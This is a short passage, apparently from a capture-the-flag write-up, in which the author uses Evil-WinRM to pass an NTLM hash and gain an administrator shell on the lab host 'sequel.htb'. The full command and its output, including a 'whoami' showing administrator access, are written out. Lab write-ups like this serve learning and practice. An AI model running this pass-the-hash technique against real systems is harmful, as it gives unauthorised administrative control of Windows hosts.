Now lets go ahead and authenticate as the user administrator. Luckily the tool Evil-WinRM is quite versatile and allows us to use an NTLM hash to authenticate.
evil-winrm -i sequel.htb -u administrator -H "a52f78e4c751e5f5e17e1e9f3e58f4ee"
Evil-WinRM shell v3.7

          Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

          Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

          Info: Establishing connection to remote endpoint
          *Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
          sequel\administrator
          *Evil-WinRM* PS C:\Users\Administrator\Documents>
Boom! Pwned!!!